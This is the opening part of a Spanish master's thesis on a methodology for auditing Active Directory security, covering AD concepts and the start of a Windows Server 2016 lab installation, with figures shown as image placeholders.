Escuela Politécnica Superior de Jaén
Máster Universitario en Seguridad Informática

UNIVERSIDAD DE JAÉN

Escuela Politécnica Superior (Jaén)

METODOLOGÍA TÉCNICA DE REVISIÓN DE DIRECTORIO ACTIVO

Alumno/a: **Ruiz Ibáñez, Miguel Tomás**

Tutor/a: Manuel José Lucena López

Dpto.: Ciencias de la computación e Inteligencia artificial

Índice

Tabla de Figuras

1. Introducción

Active Directory o Directorio Activo es el servicio de Microsoft que proporciona las capacidades necesarias para la gestión de usuarios, grupos, unidades organizativas, equipos, etc., sobre una arquitectura IT distribuida. Directorio Activo es el servicio capaz de "*traducir*" la estructura funcional corporativa de una organización a un conjunto de datos ordenado en estructura de árbol.

En la actualidad, la mayoría de organizaciones aprovecha este tipo de infraestructura para dar soporte, control y trazabilidad de acciones a servicios y aplicaciones corporativas, por este motivo, podemos considerar al Directorio Activo como el núcleo de la arquitectura IT para una organización ya que, en la mayor parte de test de penetración se tiene como objetivo tomar el control de esta infraestructura para tener acceso total a todos los servicios y aplicaciones bajo dominio incluidos el CRM corporativo (SAP, Oracle, Microsoft Dynamics, etc.), por tanto, el bastionado y correcto uso de este servicio es un deber para todos los profesionales de seguridad dedicados a la protección de infraestructuras.

1.1. El impacto de *Active Directory* en las organizaciones

Para entender el impacto de la infraestructura de *Active Directory* sobre las organizaciones se tiene en cuenta el estudio sobre "*1000 Fortune*". Es un listado de empresas clasificadas por sus ingresos y realizada por la revista estadounidense Fortune.

Según estudios realizados, un 95% de las empresas clasificadas en el 1000 Fortune hacen uso de la infraestructura de *Active Directory*. Respecto al tema central que se trata en el presente documento, podemos asumir que esta infraestructura tiene una importancia vital para las operaciones corporativas. [1] [2]

A nivel de seguridad, durante los últimos años han aparecido numerosos ataques sobre esta infraestructura o sobre los protocolos asociados dando lugar a considerables aumentos en la superficie de ataque. Algunos ejemplos de ataques conocidos:

- WannaCry y otros *ramsonware* aprovechan el protocolo SMB en su versión 1, este protocolo en *Active Directory* es necesario para el despliegue de parches, intercambio de información entre *endpoints* y controladores de dominio al igual que actualización de políticas.
- Vulnerabilidades sobre el protocolo RDP (*Remote Desktop Protocol*), fácilmente aprovechables como steemaudit utilizado sobre los servidores Windows 2003 server y con el puerto 3389 (puerto utilizado por RDP).
- Vulnerabilidades derivadas de la ausencia de una correcta política de parcheado sobre los sistemas operativos miembros del dominio.

1.2. Objetivo del proyecto

El propósito de este proyecto es proveer a los profesionales de la seguridad de la información de una metodología que les capacite para poder evaluar e identificar el nivel de seguridad de las

infraestructuras de Directorio Activo, despliegue y configuraciones existentes en diferentes organizaciones a través de pruebas manuales y automáticas y siendo conscientes en todo momento del tipo de impacto que generan con las mismas sobre los sistemas auditados para determinar el nivel de seguridad.

Para ello, se han definido principalmente dos objetivos principales:

1. Creación de una metodología para acometer la revisión de una infraestructura de Directorio Activo.
2. Plan de pruebas y controles a realizar.

La metodología propuesta tiene en cuenta que los sistemas de información son sistemas dinámicos y cambiantes y que, por tanto, ha de ser actualizada en cortos periodos de plazo para poder ser efectiva para los profesionales de la seguridad. Adicionalmente, pretende aportar solución a las organizaciones en cuanto a planes de acción para mitigar las vulnerabilidades encontradas durante una revisión y a incrementar el nivel de madurez de seguridad corporativa existente.

1.3. Metodología

En este apartado se enumeran los pasos necesarios para completar la documentación de este proyecto. Los pasos realizados están listados a continuación:

1. Búsqueda y revisión bibliográfica de las fuentes. Adicionalmente recopilación de información y clasificación de la misma adquirida mediante la experiencia laboral.
2. Despliegue de la infraestructura de laboratorio para realizar las pruebas descritas en el documento, así como las medidas defensivas.
3. Documentación organizada de las pruebas elaboradas sobre la infraestructura de laboratorio.
4. Estimación de costes y tiempos.
5. Conclusiones generales.

1.4. Estructura del proyecto

Tras la introducción al proyecto en este apartado, se expondrá brevemente el contenido de los siguientes para tener una idea aproximada y una visión general, que se detallará en cada uno de los siguientes apartados.

Dentro del Apartado 2 se detallará una introducción del funcionamiento de la infraestructura de *Active Directory* cuyo objetivo es proporcionar una visión preliminar.

En el apartado 3 se detalla el proceso de instalación al igual que los servicios adicionales desplegados para la emulación de las pruebas propuestas en el documento.

En el apartado 4 se especifica la metodología y el enfoque utilizado para la revisión completa de seguridad sobre la infraestructura, este apartado es el tema principal del presente documento y en él se incluirán pruebas, ejemplos de ataques y contramedidas aplicadas.

El apartado 5 explica una planificación de proyecto tipo, así como el coste asociado.

Los últimos apartados se destinan a las conclusiones generales y a la bibliografía con las fuentes utilizadas para la creación de este documento, así como para la generación de la infraestructura.

1.5. Planificación temporal

El proyecto ha sido dimensionado teniendo en cuenta las fases de análisis y pruebas técnicas sobre el laboratorio desplegado para dicho fin. A continuación, se especifica un flujo de tarea que se ha seguido para llevar a cabo los objetivos definidos:



Figura 1 Planificación realizada

En la figura 1 se observa la definición realizada de tareas, así como la planificación temporal definida para la realización de las mismas.

- Obtención de información (4/06/18 – 15/06/18): Esta fase se centra en la búsqueda de información sobre el servicio, ataques, mecanismos de defensa y despliegues seguros de la infraestructura.
- Creación del laboratorio de pruebas (18/06/18 – 29/06/18): Para llevar a cabo los diferentes controles se creó un laboratorio con el objetivo de aplicar cambios y validar configuraciones de seguridad, así como las posibles implicaciones que supondrían un despliegue sobre un entorno productivo lo más realista posible.
- Definición de metodología (2/07/18 – 17/07/18):
    - Arquitectura de *Active Directory* (4/07/18 – 13/07/18): Establecimiento de mecanismos de revisión y seguridad sobre arquitectura y procedimientos relacionados.
    - Bastionado de servidores (16/07/18 – 20/07/18): Medidas de configuración de los servidores que dan soporte a la infraestructura.
    - Revisión de GPOs (23/07/18 -27/07/18): Políticas aplicadas sobre un dominio.
    - Objetos de *Active Directory* (30/07/18 – 3/08/18): Configuraciones inseguras sobre los nodos y objetos del árbol de *Active Directory*.
    - Configuración de seguridad (6/08/18 – 10/08/18): Configuraciones del servicio de *Active Directory*, capacidades y vulnerabilidades en la definición.
    - Eventos de auditoria (13/08/18 – 17/08/18): Capacidades de explotación de la información generada a partir de los eventos de auditoria configurados.

- Modificaciones sobre el entorno de laboratorio (4/07/18 – 17/08/18): Agregación y modificaciones de funcionalidades, características y roles sobre el entorno de laboratorio con el objetivo de probar diferentes enfoques y controles sobre cada bloque de la metodología.
- Estimación de recursos (20/08/18 – 21/08/18): Datos en términos de recursos de personas y días para ejecutar un proyecto independientemente de la organización.
- Elaboración de documentación (4/06/18 – 31/08/18): Plazo para elaborar el presente documento y otros entregables asociados.

2. Introducción a *Active Directory*

Active Directory es, como se ha mencionado con anterioridad, una infraestructura que da soporte a la implementación y servicio de directorios diseñado por Microsoft. Esta infraestructura se apoya en la comunicación mediante el protocolo LDAP (puerto 389) y LDAPS (puerto 636 o 3269). Adicionalmente, sobre esta infraestructura se realiza la gestión de servicios corporativos vitales tales como DNS o DHCP.

De forma simple, es la implementación de toda la lógica corporativa de una organización en la que se debe gestionar de forma eficiente, permisos sobre grupos de usuarios, equipos, grupos de trabajo, diferentes unidades de negocio, etc. [4]

Figura 2 Arquitectura de *Active Directory*

Una vez que se despliega el servicio de *Active Directory* en un Windows Server automáticamente ese servidor será el PDC (*Primary Domain Controller*). *Un Domain Controller* o DC son aquellos servidores que actúan como núcleo de la infraestructura de *Active Directory*, dentro de una infraestructura de IT de una organización que aproveche la lógica de AD para soportar sus sistemas de información tendrá como mínimo un *Domain Controller* pudiendo disponer de más de un DC en caso de necesitar acceder a diferentes segmentos de red o sedes repartidas de forma geográficamente dispersas. [6] [7]

2.1. Elementos de *Active Directory*

En este subapartado se exponen los elementos que componen la infraestructura de *Active Directory*. [8]

2.1.1. Dominio

Active Directory dispone de los servicios de dominio (AD DS), son la base de la infraestructura focalizada en este documento. Este servicio es el encargado de almacenar información sobre los miembros del dominio, incluyendo así usuarios, dispositivos verificando las credenciales de acceso de los mismos. Este servicio es desplegado desde los *Domain Controller*. Cuando un usuario desea realiza un acceso a un sistema corporativo en realidad está validando las credenciales contra el *Domain Controller* que gestiona el segmento de red o la sección de la infraestructura en la que se encuentra.

Los dominios siempre van identificados mediante un nombre único dentro de la infraestructura AD, un ejemplo de ello seria *"contoso.com"*. A partir del servicio de dominio, se puede realizar una agrupación de objetos dentro del mismo. Los miembros de un mismo dominio son capaces de identificarse entre sí a partir del servicio de nombres DNS (*Domain Name System*). Adicionalmente, los dominios pueden contener dentro de sí subdominios, esta funcionalidad resulta útil para identificar objetos entre diferentes sedes pertenecientes a una misma organización (e.g. Madrid.contoso.com, Barcelona.contoso.com, etc.). [10]

2.1.2. Árbol y bosque

De forma simplificada, podemos identificar el esquema de *Active Directory* como un árbol del que cuelgan una serie de nodos. La raíz de ese árbol sería el dominio mencionado en el punto 2.1.1, mientras que los nodos hoja serían los objetos que cuelgan del mismo (e.g. máquinas, usuarios, grupos, otros dominios, etc.).

El árbol de *Active Directory* puede ser definido como la colección jerárquica de dominios y otros objetos organizados aprovechando la lógica del servicio de dominios de Microsoft. Dicha jerarquía también quedara representada por un espacio de nombres DNS común.

En la imagen de a continuación se muestra un ejemplo de estructura de árbol típica entre dominios:



Figura 3 Estructura de árbol de dominio

A la agrupación de diferentes árboles de dominio se les denomina bosque. Los dominios dentro del bosque se encuentran conectados a través de relaciones de confianza (se explican en los

siguientes apartados) y permite compartir y acceder tanto información como a recursos entre diferentes dominios del bosque.

2.1.3. Roles FSMO

Los roles son una serie de permisos especiales que existen dentro de la infraestructura de Directorio Activo, estos roles se reparten entre uno o varios *Domain Controller* para administrar acciones críticas internas. Los roles FSMO pueden afectar a diferentes tareas cotidianas de *Active Directory* como la replicación del esquema (la replicación es la copia del esquema del árbol o bosque del dominio asociado al AD entre los diferentes DCs).

Dentro *Active Directory* existen mecanismos para validar qué tipo de roles dispone un *Domain Controller*. La orden a ejecutar seria la siguiente:

```
Netdom query FSMO
```



Figura 4 Listado de roles en *Domain Controller*

Como se puede apreciar en el ejemplo solo existe un *Domain Controller* para dar soporte a la infraestructura de *Active Directory*, por tanto, todos los roles son designados sobre la única máquina existente.

A continuación, se expone en qué consisten y qué permisos tienen asociados estos roles:

- **Esquema maestro (uno por bosque):** Este rol posibilita realizar actualizaciones sobre la copia maestra del esquema de *Active Directory*, este rol limita los posibles problemas derivados de la replicación.
- **Emulador PDC (uno por dominio):** Este rol es utilizado para emular un *Domain Controller* con compatibilidad con sistemas Windows NT.
- **Maestro de nombres del dominio (uno por bosque):** Este rol realiza un seguimiento de los nombres de los objetos en todo el bosque para garantizar que sean únicos y no existan duplicidades. También rastrea referencias cruzadas a objetos en otros directorios.
- **Maestro de infraestructuras (uno por dominio):** Este rol capacita para realizar un seguimiento de las referencias entre objetos entre dominios y mantiene una lista de objetos hijo eliminados.
- **RID Master (uno por dominio):** Este rol posibilita realizar un seguimiento de la asignación de SIDs (identificadores de seguridad) en todo el dominio.

2.1.4. Relaciones de confianza

Una relación de confianza se puede definir como la relación entre dos o más dominios en la cual se permite a los miembros u objetos de un dominio en el que existe una confianza, el acceso a otro dominio y a sus objetos miembro (grupos, carpetas, unidades organizativas, etc.). Existen tres tipos de relaciones, estas pueden ser:

- Explícita o implícita: Creada por el sistema manualmente.
- Unidireccional o bidireccional: Si A confía en B, ¿Debe confiar B en A?
- Transitiva o no transitiva: Si A confía en B y B confía en C, ¿Debe confiar A en C?



Figura 5 Ejemplo de relación de confianza bidireccional

2.1.5. Niveles funcionales

El nivel funcional de un dominio o bosque, determina la capacidad de servicios disponibles en *Active Directory*, así como los sistemas operativos que se pueden ejecutar en los controladores de un dominio o bosque. El nivel funcional, no afecta a los sistemas operativos que puedan funcionar en el dominio o bosque si estos son servidores miembros que están unidos al dominio o bosque.



Figura 6 Ejemplo de nivel funcional

2.1.6. Objetos de Directorio Activo

Los objetos *de Active Directory* son la representación lógica de las entidades corporativas de una organización (usuarios, departamentos, etc.). Los principales objetos que componen la infraestructura son:

- **Usuarios:** Los usuarios son aquellos miembros del dominio pueden acceder a los sistemas miembro de la infraestructura corporativa de *Active Directory*. Estos usuarios pueden ser genéricos o nominales representando a personas físicas o usuarios de aplicación que son

utilizados para tareas específicas y/o comunicación directa con *Active Directory* (e.g. usuario de Exchange para gestión de correos).

- **Grupos:** Los grupos de *Active Directory* se utilizan para recopilar y almacenar cuentas de usuario y aplicación, máquinas y otros grupos en unidades más atomizadas y manejables por el sistema. El uso de grupos para asignación de permisos simplifica el mantenimiento y administración de toda la infraestructura. En este sentido, existen dos tipos de grupos en *Active Directory*:
    - Grupos de distribución*:* Utilizados para crear listas de distribución de correo electrónico.
    - Grupos de seguridad*:* Los grupos de seguridad pueden proporcionar mecanismos de acceso a recursos compartidos de red de forma controlada y bajo ciertas restricciones. Adicionalmente, este tipo de grupos pueden tener permisos y derechos de usuario, comúnmente conocidos como "*User Rights"*. Los derechos de usuario se asignan a los grupos de seguridad para determinar qué pueden hacer los miembros de cada grupo dentro de un dominio o bosque. Los derechos de usuario se aplican automáticamente sobre ciertos grupos cuando se realiza la instalación del servicio de *Active Directory*. Los permisos determinan quién puede acceder al recurso y el nivel de acceso al mismo, un ejemplo de ello seria "*Control Total*". Algunos de estos permisos se asignan de forma automática, de igual forma que los derechos de usuario. [5]
- **Unidades organizativas:** Una unidad organizativa (OU) es una subdivisión dentro de *Active Directory* que puede contener usuarios, grupos, máquinas y otras unidades organizativas. La utilidad de este elemento dentro de *Active Directory* es la capacidad de reflejar la estructura funcional o empresarial de una organización. Cada dominio puede implementar su propia jerarquía de unidades organizativas. En caso de que una organización contenga varios dominios se pueden crear diferentes estructuras de unidades organizativas en cada dominio que sean independientes unas de otras.
- **ACL:** Las listas de control de acceso *o Access control list* (ACL) es una lista que almacena otro listado, pero en este caso denominado entradas de control de acceso (ACE). En este sentido, cada ACE en una ACL identifica a un administrador y especifica los derechos de acceso permitidos, denegados o auditados para ese administrador. El descriptor de seguridad de un objeto seguro puede contener dos tipos de ACL (DACL o SACL).
    - Una lista de control de acceso discrecional (DACL) identifica a los fideicomisarios a los que se les permite o deniega el acceso a los objetos. Cuando un proceso trata de acceder a un objeto, el sistema verifica las ACEs en la DACL del objeto para determinar si se debe conceder el acceso al mismo. Si la DACL del objeto no tiene ACEs, el sistema niega todos los intentos de acceso al mismo ya que, las DACL no permiten ningún tipo de "*Access rights*". El sistema verifica los ACEs en secuencia hasta que encuentra una o más entradas que permitan o denieguen los Access rights al objeto.
    - Una lista de control de acceso al sistema (SACL) permite a los administradores registrar los intentos de acceso a un objeto protegido. Cada ACE especifica los

tipos de intentos de acceso de un administrador y los registros de los eventos asociados. Un ACE en un SACL puede generar registros de auditoría cuando un intento de acceso falla, cuando tiene éxito, o ambos.

3. Despliegue de arquitectura de laboratorio

Este apartado proporciona una guía de instalación para el despliegue de una infraestructura de *Active Directory* en caso de que el lector de este documento desee realizar las pruebas detalladas en el mismo.

Para el despliegue de la infraestructura se ha utilizado una ISO de Windows Server 2016 ya que es la última versión disponible en el mercado y de la que más provecho se puede obtener al ser más reciente. En este sentido, este apartado detalla de forma simple el mecanismo de instalación del servicio *Active Directory*. [3]

3.1. Instalación y despliegue del sistema operativo y servicio de Active Directory

El primer paso para realizar la instalación es descargar la imagen del sistema operativo, se puede obtener la versión de prueba de 180 días de Microsoft en el siguiente enlace - https://www.microsoft.com/evalcenter/evaluate-windows-server-2016

Una vez descargada la imagen se instala en el soporte que se crea oportuno (Azure, on-premise, hipervisor, máquina virtual, etc.).

En los ejemplos del presente documento se utiliza la versión gráfica del servidor, no obstante, se puede utilizar la versión de administración mediante PowerShell para usuarios avanzados.



Figura 7 Selección de sistema operativo

Una vez iniciada la descarga solo se debe dar formato al disco y proceder a introducir la contraseña de administrador local de la máquina.

Una vez iniciado el servidor se visualizará el Server Manager, herramienta a través de la cual se gestiona los permisos y servicios instalados en el servidor.



Figura 8 Server Manager

A continuación, y como identificador se debe asignar un nombre a la máquina para poder tener una trazabilidad de forma más simple. En este caso, el nombre de la máquina utilizado será *"Nintendo"*.

Una vez establecido el nombre, se procede a añadir la característica de *Active Directory* a la máquina. Para ello, desde el server manager se selecciona "*Add Roles and Features*". Una vez seleccionado el servidor sobre el que se quiere instalar el servicio se selecciona el rol de "*Active Directory Domain Services*".



Figura 9 Selección de roles del servidor

Seguidamente, se confirman que todos los datos están correctos y se procede al despliegue del servicio.



Figura 10 Confirmación de la instalación de roles

Cuando finalice la instalación, el siguiente paso es configurar el dominio sobre el que se basará la infraestructura de *Active Directory*, para el laboratorio utilizado en este documento el dominio utilizado es "*fakeorg.com*". En este sentido, se debe pulsar la opción de "*Add a new forest*" para poder crear una infraestructura desde cero.

